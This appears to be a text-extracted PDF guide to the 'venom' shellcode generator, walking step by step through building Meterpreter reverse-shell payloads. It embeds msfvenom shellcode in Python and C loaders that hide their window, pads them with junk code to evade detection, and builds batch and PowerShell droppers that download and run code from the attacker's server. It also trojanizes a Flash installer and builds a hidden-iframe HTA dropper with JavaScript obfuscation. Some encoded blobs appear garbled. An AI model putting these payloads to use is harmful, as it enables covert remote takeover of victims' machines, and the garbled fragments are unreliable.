

"reverse_engineering_venom_tool"

This **pdf** describes how venom shellcode generator tool automates the creation of shellcode using **bash** scripting language, how the template its build, how shellcode its embedded on it, technics of obfuscation using (base64, javascript, PE-patchers) and also shows how we can compile the generated payload into one stand-alone-executable file (windows sys) using **gcc**, **mingw32** or **pyinstaller** open source softwares.

Instructions how to use this pdf file:

In this document all '**# blue lines**' are comments and '**black lines**' are bash commands to copy/paste into terminal windows, some of the technics describe in this document does not have any comrrrespondent option build in venom main menu to use, but they are here described to simple serve as example, also remmenber that we need to replace '192.168.1.67' by your **lhost** ip addr befor executing any example. Before build any of the payloads described in this document we need to **start metasploit services** first. 'service metasploit start and service postgresql start' (**kali 1.0**) or '/etc/init.d/postgresql start' (**kali 2.0**).

This document assumes that you have allready '**venom shellcode generator**' or '**metasploit**' pre-installed, and that you are using a **unix based distro**. All payloads (msfvenom) described in this document are for **x86 arch systems** (windows) the exeption its the 'reverse python built-in shell' that can be used againts all systems/archs with python interpreter installed and runing (python its native in most unix systems)...

All the credits goes to leet haxors like: relik, matthew graeber, astr0baby, pentesterm0nkey, 0entropy, arr0wway, chris truncer, mubix, etc, for all the poc's published and the many open source tools released that allow us all to learn from each others. "**you guys are the real heros in this book**"...

Special thanks to team members: 0xyg3n, Chaitanya, Suriya Prakash, crypt0_buf for all the help provided in testing/debug modules of venom tool in diferent operative systems

VENOM 'c->python->exe' DEMONSTRATION TEMPLATE

This exercise shows how to build shellcode in C format, embedded into one python template, and compile it to one stand-alone-executable using pyinstaller (under wine)

```
# build shellcode in C format using msfvenom (one-linner)
# tr -d '"' deletes all ( " ) from output
# tr -d '\n' deletes all ( empty lines ) from output
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.67 LPORT=666 -f c | tr -d '"' | tr -d '\n' | more > chars.raw

# store (shellcode) generated into ( sT0r3 ) bash variable for later use
# cat chars.raw - reads the contents of chars.raw file
# awk {'print $5'} deletes ( unsigned char buff[ ] = ) from output
# cut -d ';' -f1 deletes ( ; ) from output
sT0r3=`cat chars.raw | awk {'print $5'} | cut -d ';' -f1`


# build template.py (header + funtion)
echo "from ctypes import *" > template.py
echo "" >> template.py
echo "# shellcode in C format" >> template.py
echo "# injected into one python funtion" >> template.py
# injecting shellcode into template by using bash variable ( $sT0r3 ) = command substitution
echo "LmmDtr = ('$sT0r3');" >> template.py
echo "" >> template.py
echo "# execute shellcode into RAM" >> template.py
echo "AhgTrreS = create_string_buffer(LmmDtr, len(LmmDtr))" >> template.py
echo "mngge = cast(AhgTrreS, CFUNCTYPE(c_void_p))" >> template.py
echo "mngge()" >> template.py

# give execution permissions to file
chmod +x template.py

# use pyinstaller to compile python code into one stand-alone-executable appl (template.exe)
# note: there is no need to compile this template.py into one template.exe (OPTIONAL USE)
# we can execute our (raw) template.py on terminal this way: python template.py
# WARNING: if you are using a 64 bits system, then replace (wine) by (wine64) in the follow command:
wine c:/Python26/Python.exe c:/pyinstaller-2.0/pyinstaller.py --noconsole --onefile template.py

# start a listener (one-linner-multi-handler)
msfconsole -x 'use exploit/multi/handler; set LHOST 192.168.1.67; set LPORT 666; set PAYLOAD windows/meterpreter/reverse_tcp; exploit'
```

Payload (template.py)



```
r00t-3xp10it - playground
$cat template.py
from ctypes import *

# shellcode in C format
# injected into one python funtion
LmmDtr = ('\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x00\xff\xd5\x6a\x05\x68\xc0\xa8\x01\x43\x68\x02\x00\x02\x9a\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xd0\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75xec\xe8\x61\x00\x00\x6a\x00\x6a\x04\x56\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff\xff\x01\xc3\x29\xc6\x75\xc7\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5');

# execute shellcode into RAM
AhgTrreS = create_string_buffer(LmmDtr, len(LmmDtr))
mngge = cast(AhgTrreS, CFUNCTYPE(c_void_p))
mngge()
[pedro@ubuntu: ~/TEST]
$
```

This example uses pyinstaller under wine to compile python payloads into stand-alone-executables if you wish to install pyinstaller then un-compress 'shell/obfuscate/pyinstaller.tar.gz' and readme.

"ADDING RANDOM JUNK INTO ONE C TEMPLATE"

```
# build shellcode in C format using msfvenom (EXITFUNC=process)
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.67 LPORT=666 EXITFUNC=process --platform windows -f c -o test.c
```

```
# remove ( unsigned char buf[] =) from test.c file
sed '1d' test.c > already.c
```

```
# creating template headers
echo "#include <stdio.h>" >> temp
echo "#define _WIN32_WINNT 0x0500" >> temp
echo "#include <windows.h>" >> temp
echo "" >> temp
```

```
echo "unsigned char ufs[]" >> temp
# generate junk code into temp2 file
for (( i=1; i<=10000;i++ )) do echo $RANDOM $i; done | sort -k1 | cut -d " " -f2 | head -200 >> temp2
# delete empty lines from temp2 file
cat temp2 | tr -d '\n' | more > temp3
```

```
# add ( " ) to the end of the line in temp3 file
sed -i 's/$/"' temp3
# add ( " ) to the start of the line in temp3 file
sed -i 's/^/"' temp3
# append ( ; ) to temp3 file
echo ';' >> temp3
```

```
# joining random junk code into (template) file
cat temp3 >> temp
echo "" >> temp
# start writing shellcode funtion into (template) file
echo "unsigned char micro[]" >> temp
cat already.c >> temp
mv temp ready2.c
echo "" >> ready2.c
```

```
# build funtion to execute shellcode into ram
echo "int main(void) { " >> ready2.c
echo "HWND hWnd = GetConsoleWindow();" >> ready2.c
echo "ShowWindow( hWnd, SW_HIDE );((void (*)( ))micro());}" >> ready2.c
echo "" >> ready2.c
```

```
# joining 'funtion to execute shellcode into ram' into (template) file
mv ready2.c final.c
echo "" >> final.c
```

```
echo "unsigned char tap[]" >> final.c
# generate junk code into temp4 file
for (( i=1; i<=10000;i++ )) do echo $RANDOM $i; done | sort -k1 | cut -d " " -f2 | head -200 >> temp4
# delete empty lines from temp4 file
cat temp4 | tr -d '\n' | more > temp5
```

```
# add ( " ) to the end of the line in temp5 file
sed -i 's/$/"' temp5
# add ( " ) to the start of the line in temp5 file
sed -i 's/^/"' temp5
# append ( ; ) to temp5 file
echo ';' >> temp5
```

```
# joining random junk code into (template) file
cat temp5 >> final.c
echo "" >> final.c
```

```
# compile template (final.c) into one stand-alone-executable file using mingw32
# final.c (C code to be compiled) -o (save output name)
i586-mingw32msvc-gcc final.c -o payload.exe -mwindows
```

```
# delete old conf files
rm already.c && rm temp2 && rm temp3 && rm temp4 && rm temp5 && rm test.c
```

```
# start a listener (one-linner-multi-handler)
msfconsole -x 'use exploit/multi/handler; set LHOST 192.168.1.67; set LPORT 666; set PAYLOAD windows/meterpreter/reverse_tcp; exploit'
```


Payload (final.c) not compiled (raw format)...

```
[pedr0@ubuntu]~[/tt]
$cat final.c
#include <stdio.h>
#define _WIN32_WINNT 0x0500
#include <windows.h>

unsigned char ufs[]=
"7190297345553534751946550807179273718813255856451368601818480583401277217951813281342815999787796
79650144839810264063018275718414746314127728331236453952648204741563767441282411603449933999864236
73816897708360097020377514277794305987136791852890266805921226991439054335464318579617792285325434
41049956975857263849544245220613624650544027585675847577476238356856676392462111682972053716125427
85894170775265167362693882322254519124276764220587272895309964967282768932214724987719640562983015
33102217232857044666233781539195444936812272902914381285335213799158791389420932205675688077813355
42204066712550396277402873868914782562727253747382511255386553760432995083327475707888511727780142
5928332943827920195476788457517965194603512005045742429131914899141627864299353267504013356";

unsigned char micro[]=
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x00\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\xc0\xa8\x01\x43\x68\x02"
"\x00\x02\x9a\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea"
"\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75xec\xe8\x61\x00\x00"
"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a"
"\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57"
"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00"
"\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68"
"\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff"
"\xff\x01\xc3\x29\xc6\x75\xc7\xc3\xb5\xf0\xb5\xa2\x56\x6a\x00"
"\x53\xff\xd5";

int main(void) {
HWND hWnd = GetConsoleWindow();
ShowWindow( hWnd, SW_HIDE );((void (*)( ))micro());}

unsigned char tap[]=
"9467953732137263975384400493126891828167685415372363695157698045262275672369193404235167062707622
16276758968282100461613106471794165899097222089239055167766827689897960330633095152407440145021093
37331591638386094233179914179369156957859525655473163651465181342642451867124107355647534388057831
12144849276727318206963154510641091746196106796791092281840280409248277475868409385030175094982647
92501958598857880066574438326472959923245982070760091153983958142140262773149175352845895363121477
77339885514697684052521280864305776330748643353428969412994582804464613037156756956491914890763553
22812044784735156956465552977815127446356848311135942361327643628291916774418414061602722543253570
224717391486405972015384763290741776907114473333124415686354278937817615098754128991109374";
```

"Matthew Graeber (@mattifestation) - IEX.DownloadString() technic"

this example uses IEX.DownloadString() technic by Matthew Graeber to execute shellcode
"trigger.bat will download/execute payload.ps1 from attackers apache2 into target memory"

```
# build shellcode in psh-cmd (powershell) base64 encoded
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.1.67 LPORT=666 --platform windows -f psh-cmd -o chars.raw

# store (shellcode) generated into ( str0 ) bash variable for later use
# cat chars.raw - reads the contents of chars.raw file
# awk {'print $12'} deletes 'junk' from output
str0=`cat chars.raw | awk {'print $12'}`

# build template (payload.ps1 to be stored in attackers apache2)
echo "powershell.exe -nop -wind hidden -Exec Bypass -noni -enc Sh33L" > payload.raw
# replace string (Sh33L) in payload.raw for shellcode stored in (str0) bash variable
sed "s|Sh33L|$str0|" payload.raw > payload.ps1

# build trigger.bat (payload to send to target machine) - [ IEX DownloadString technic ]
echo ":: batch template | Author r00t-3xp10it" > trigger.bat
echo ":: credits: matthew graeber (@mattifestation)" >> trigger.bat
echo ":: ---" >> trigger.bat
echo "@echo off" >> trigger.bat
echo "echo [*] Please wait, preparing software ..." >> trigger.bat
# WARNING: remmenber to replace '192.168.1.67' by your ip address
echo "powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.67/payload.ps1')" >> trigger.bat

# copy scripts (payload.ps1 and trigger.bat) to apache2 webroot
cp payload.ps1 /var/www/payload.ps1
cp trigger.bat /var/www/trigger.bat
rm -f *.raw

# start apache2 webserver
/etc/init.d/apache2 start

# deliver trigger.bat to target host (apache2 URL)
# WARNING: remmenber to replace '192.168.1.67' by your ip address
http://192.168.1.67/trigger.bat

# start a listener (one-linner-multi-handler)
msfconsole -x 'use exploit/multi/handler; set LHOST 192.168.1.67; set LPORT 666; set PAYLOAD windows/meterpreter/reverse_https; exploit'
```

template (trigger.bat)

```
r00t-3xp10it - playground
[pedr0@ubuntu]~[~]
$cat trigger.bat
:: batch template | Author r00t-3xp10it
:: credits: matthew graeber (@mattifestation)
:: ---
@echo off
echo [*] Please wait, preparing software ...
powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.67/payload.ps1')
[pedr0@ubuntu]~[~]
$
```

one-linner-powershell(ps1) template (payload.ps1)

```
r00t-3xp10it - playground
[pedr0@ubuntu]~[~]
$cat payload.ps1
powershell.exe -nop -wind hidden -Exec Bypass -noni -enc aQBmACgAiwBJAG4AdABQAHQAcgBdADoA0gBTAGkAe
gBlACAALQBIAHEAIAA0ACKAewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA
9ACQAZQBwAHYA0gB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTA
GgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACcAfQA7ACQAcwA9AE4AZQB3AC0ATwBiAGo
AZQBjAHQAIABTAHkAcwB0AGUAbQAUeAQAAQbHAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHMAUwB0AGEAcgB0AEkAb
gBmAG8A0wAkAHMALgBGAGkAbABlAE4AYQBtAGUAPQAKAGIA0wAkAHMALgBBAHIAZwB1AG0AZQBwAHQAcwA9ACcALQBUAG8AcAA
gAC0AdwAgAGgAaQbKAGQAZQBwACAALQBjACAAJABzAD0ATgBlAHcALQBPAGIAagBlAGMAAdAAgAEkATwAuAE0AZQBtAG8AcgB5A
FMAdABYAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACd
AJwBIADQAcwBJAEAAQbKbAHUASQBsAGMAQwBBADcAVgBXAGUANAavAGEAUwBCAEwALwBPADUASAB5AEgAYQB3AFYARQBrAFoAT
ABBAEGAdABnAE4AaABNAHAAMAB0AGwAZwBqAHkARgBnAEC AUAB6AGkAcwBlAGoAVQAYAEcAMwBjADAASAA2AE0AMwBRAGIARA0;
```


"Matthew Graeber (@mattifestation) - Invoke-Shellcode technic"

this example uses Invoke-Shellcode aliased to IEX() to execute what is downloaded with the .Net webclient, the [Invoke-Shellcode](#) function is being downloaded and ran in memory.

```
# store (IEX.DownloadString + Invoke-Shellcode) technic into ( st0 ) bash variable for later use
# WARNING: remmenber to replace '192.168.1.67' by your ip address in the follow command:
st0="IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/14bZZ0c'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.1.67 -Lport 666 -Force"

# encode the contents of the bash variable ( st0 ) into base64
encode='echo $st0 | iconv --to-code UTF-16LE | base64 -w 0`'

# build template.bat (payload to deliver to target host)
command="%windir%\System32\cmd.exe /c PowerShell.exe -Exec ByPass -Nol -Enc $encode"
echo ":: batch template | Author r00t-3xp10it" > template.bat
echo ":: credits: matthew graeber (@mattifestation)" >> template.bat
echo ":: ---" >> template.bat
echo "@echo off" >> template.bat
echo "echo [*] Please wait, preparing software ..." >> template.bat
echo "$command" >> template.bat

# adding a double backslash to template (remote connections needs a double slash)
sed -i 's/\\//g' template.bat

# copy files to apache2 webroot
cp template.bat /var/www/template.bat

# start apache2 webserver
/etc/init.d/apache2 start

# deliver payload using apache2 URL
# WARNING: remmenber to replace '192.168.1.67' by your ip address
http://192.168.1.67/template.bat

# start a listener (one-linner-multi-handler)
msfconsole -x 'use exploit/multi/handler; set LHOST 192.168.1.67; set LPORT 666; set PAYLOAD windows/meterpreter/reverse_https; exploit'
```

payload (template.bat)

```
r00t-3xp10it - playground
[pedr0@ubuntu]~$ cat template.bat
:: batch template | Author r00t-3xp10it
:: credits: matthew graeber (@mattifestation)
:: ---
@echo off
echo [*] Please wait, preparing software ...
cmd.exe /c PowerShell.exe -Exec ByPass -Nol -Enc SQBFaFgAIAAoAE4AZQB3AC0ATwBIAGoAZQBjAHQAIABoAGUAdAAuAFcAZQBIAEMAbABpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuaGcAKAAAYIGGAdAB0AHA
AOgAVAC8AYgBpAHQALgBsAHkALwAxADQAYgBaAFoAMABjABkgKQA7ACAASQBuaHYAbwBrAGUALQBTAGgAZQBzAGwAYwB
vAGQAZQAgABMgUABhAHkAbABvAGEAZAAgAHcAaQBuaGQAbwB3AHMALwBtAGUAdABLAHIAcABYAGUAdABLAHIALwByAGU
AdgB LAHIAcwbLAF8AAAB0AHQACABzACAAYBMAGGAbwBzAHQAIAAxADKAMgAuADEANgA4AC4AMQAUADYANwAgABMgTAB
wAG8AcgB0ACAANgA2ADYAIAATIEYAbwByAGMAZQAkAA==
[pedr0@ubuntu]~$
```

"inject shellcode into one existing executable.exe (trojan horse)"

Metasploit gives us the ability to embedded shellcode into one 'legit' appl using the follow switches: -x path-to-exe-to-inject-shellcode -k keep-exe-default-behavior
"the -k switch allow us to run the 'legit' appl and the shellcode at the same time"

```
# build temp directory to store our work
mkdir TROJANHORSE
cd TROJANHORSE


# download 'flashplayer.exe' to be prior embedded with shellcode
wget https://sourceforge.net/p/netoolsh/opensource/ci/master/tree/templates/flashplayer.exe

# build one 'trojan horse' using msfvenom (execute legit appl and shellcode)
# -x path-to-exe-to-inject-shellcode
# -k keep template (legit appl embedded with shelcode) default behavior (run legit-appl.exe)
# -o save output name (or path+name)
# WARNING: remmenber to replace '192.168.1.67' by your ip address
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.67 LPORT=666 -a x86 --platform windows -f exe -x flashplayer.exe -k -o template.exe

# obfuscate sourcecode (trojan) using PEScrambler software (OPTIONAL USE)...
# change to 'shell/obfuscate' directory (venom tool folder)
cd /root/shell/obfuscate
# -i file to be obfuscated
# -o save output name (or path+name)
# WARNING: if you are using a 64 bits system, then replace (wine) by (wine64) in the follow command:
wine pescrambler.exe -i /root/TROJANHORSE/template.exe -o payload.exe

# copy files to 'TROJANHORSE' working directory
mv payload.exe /root/TROJANHORSE/payload.exe
cd /root/TROJANHORSE
# give execute permissions to file
chmod +x *.exe

# start a listener (one-linner-multi-handler)
msfconsole -x 'use exploit/multi/handler; set LHOST 192.168.1.67; set LPORT 666; set PAYLOAD windows/meterpreter/reverse_tcp; exploit'
```



"obfuscate one existing HTA payload into javascript"

The follow exercise explains how to further obfuscate (in javascript) one HTA payload

```
# build shellcode in hta-psh (base64) format using msfvenom
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.67 LPORT=666 -platform windows -f hta-psh -o chars.raw

# filter 'junk' from chars.raw and store string into ( $Sh33L ) bash variable for later use
Sh33L=`cat chars.raw | grep "powershell.exe -nop -w hidden -e" | cut -d '"' -f2`

# building HTA template (raw format)
echo "<script>" > template.raw
echo 'a=new ActiveXObject("WScript.Shell");' >> template.raw
# injecting shellcode into template by using bash variable ( $Sh33L ) = command substitution
echo "a.run('%windir%\System32\cmd.exe /c $Sh33L',0);windows.close();" >> template.raw
echo "</script>" >> template.raw

# adding a double backslash to template (remote connections needs a double slash)
sed -i 's/\\//g' template.raw

# build one-liner-index.html to trigger the download of payload.hta
# we will be using one <iframe> to trigger the download...
echo '<title>something went wrong.</title><body bgcolor="#000000"><iframe id="frame" src="payload.hta" application="yes" width=0
height=0 style="hidden" frameborder=0 marginheight=0 marginwidth=0 scrolling=no></iframe>' > index.html

# obfuscate HTA sourcecode using 'hta-to-javascript-crypter.html'
# the obfuscation html script can be found in shell/obfuscate directory (venom tool)
# 1 - open your browser using ('hta-to-javascript-crypter.html')
# 2 - copy/paste the HTA sourcecode into the 1° box
# 3 - press 'encrypt' and copy from 2° box into template.raw
# renaming raw file
mv template.raw payload.hta

# move files to apache2 webroot
cp payload.hta /var/www/payload.hta
cp index.html /var/www/index.html
# start apache2 webserver
/etc/init.d/apache2 start

# deliver payload.hta using apache2 URL
# WARNING: remmenber to replace '192.168.1.67' by your ip address
http://192.168.1.67

# start a listener (one-liner-multi-handler)
msfconsole -x 'use exploit/multi/handler; set LHOST 192.168.1.67; set LPORT 666; set PAYLOAD windows/meterpreter/reverse_tcp; exploit'
```

Hta-to-javascript-crypter.html

Insert your HTA code to encrypt:

```
<script>
a=new ActiveXObject("WScript.Shell");
a.run('%windir%\System32\cmd.exe /c powershell.exe -nop -w hidden -e
ASnhFDSSMAHJYFATHJNAJVCgsAagaVdfdfLkMAÇOdddJHJssHsGfbfFbgGAKKsRAVAIAJVAvdBAXRsSsAAsgNCGdNAXhHhABNdGFAXGgFdsAGAHaCAFaA
',0);windows.close();
</script>
```

Encrypt!

```
<Script Language='Javascript'>
<!-- HTA-to-JAVASCRIPT Encryption -->
<!--
document.write(unescape('%3C%73%63%72%69%70%74%3E%0A%61%3D%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%22%5
7%53%63%72%69%70%74%2E%53%68%65%6C%6C%22%29%3B%0A%61%2E%72%75%6E%28%27%25%77%69%6E%64%69%72%25%5C%5C%53%79%73%74%65%6
D%33%32%5C%5C%63%6D%64%2E%65%78%65%20%2F%63%20%70%6F%77%65%72%73%68%65%6C%6C%2E%65%78%65%20%2D%6E%6F%70%20%2D%77%20%6
8%69%64%64%65%6E%20%2D%65%20%41%53%6E%68%46%44%53%53%4D%41%48%4A%59%46%41%54%48%4A%4E%41%4A%56%43%47%53%41%61%67%61%5
6%64%66%64%66%64%66%4C%4B%4D%41%5C%74%64%64%64%4A%48%4A%73%73%48%73%47%66%62%66%66%62%67%47%41%4B%4B%53%52%41%56%41%4
9%41%4A%56%41%76%64%62%41%58%52%73%53%73%41%41%73%4E%43%47%64%4E%41%58%68%48%68%41%42%4E%64%47%46%41%58%47%67%46%64%7
3%41%47%41%48%61%43%41%46%61%41%27%2C%30%29%3B%77%69%6E%64%6F%77%73%2E%63%6C%6F%73%65%28%29%3B%0A%3C%2F%73%63%72%69%7
0%74%3E' ));
-->
```

Select And Copy

template crypted in base64 (template.raw)

```

root-3xp10it - playground
[pedr0@ubuntu] [-]
$cat exec.hta
<script>
a=new ActiveXObject("WScript.Shell");
a.run("%windir%\System32\cmd.exe /c powershell -nop -w hidden -e aQ8mACgAwB8cGgABTbUQ8SAHIALwBxAEYAngBIAFUAAASUARQBKA8EAUQBIAEKASQBAAHMAUQ
0AFMAQwBPAEKAYQBMAHEARGbZAHMASAAZAHCLwB5AEwAdQARADIAWQB8DAGUAcgBnAFMARwBUAEgAVAB8AFEAUVB4HQAUgBjAgwAUQBIAFIaQwBHA8E0ASABFAGCAZQB0ADMAQM8B0AEW
ANAB8AEQATQBFAgKAUQBIAFUAWBwBPADYAUgBOADKAYQAXA8E0ALwBNADUAbAAVAAYEYbAwBz8AG8AGwBvYADQARQBQAE0A8nGAWAgCA8AA3AEJMUwB4EACAKwBKA8GAQQA2ACgAVwAgGATwB
2AFYAUwAGkARwBnAHUABAvhACwB8RAECaEAbnADADBgB8YAEACZgBTAGoAZwB08EEAagYAUEYATQB7JAC8Y8vBFAA8ZGrAFoAZwB4C8ARQBEGAG4AGB7JAHcAT80AFMATQB0QA8K
AYwBNC8ACEA5AE8MA8BIAETABwBLAGEAQ8B4ADcAQWBCAE0AY8AEAGIAWQBIAFIAMgAwAGCoA8MAH8FUAYQB7rAGoAUQB8KAGMBABZ8AGB8AQZADAA8C8FAG4AcgBuAFoACQB8ADI8gB
FACASQB8TAC8A58wB6AQ8QB3FUJwZwBF8E8AQ0A1EE8CAwBKAFTAGKwB8SE8QAE8AE8AK8AB8E8A8wB8AFUAKwB85AC8AG8AB7JAEU888wB8AQY8ZADc8ZQB0A8HwB8rG8AE8C8B8XAC
AcQAYADQAZA8rAG4AWgAwADEADQB8YAEwAaQZAE4ANwBPAECARwB0A8EAY8gBxAKF8ZQB8AFUAY8gBQAGATQB7JADEAD8gBvADEAR8gB8ADMAVgB0ADIAU8gBWAGKMQ8BwAHIAZwXAgG0AngB
KAGQAR8ADADUAB8G8AG80AgCwAG8C8A8gBQ8H8AG8AM8BF8MAT8gB8IADYAcgB08F8IANGB8Q8A08B8V8G8IAD8QB8YAE8I8G8B8F8I8E8AB8ZADEAD8wAdwC8Z8Y8F8Q8V8F8Q8V8A8H8AN8Q8B8Z8DU8C8Q8G8Q8M
E8QB8Q8E8AKwBwADg85AG8W8B8I8A8H8AT8BX8AD8Y8Q88C88F88Y8A8X808B8E8AD8F88H8F8AG8V8QA8H8AG8B88F88G88B88H8A8U8B8K8E8AT8G8B8C8A8Q8Z8ADU8ABwB8AD8A8O8A8G8B8Q8AE8
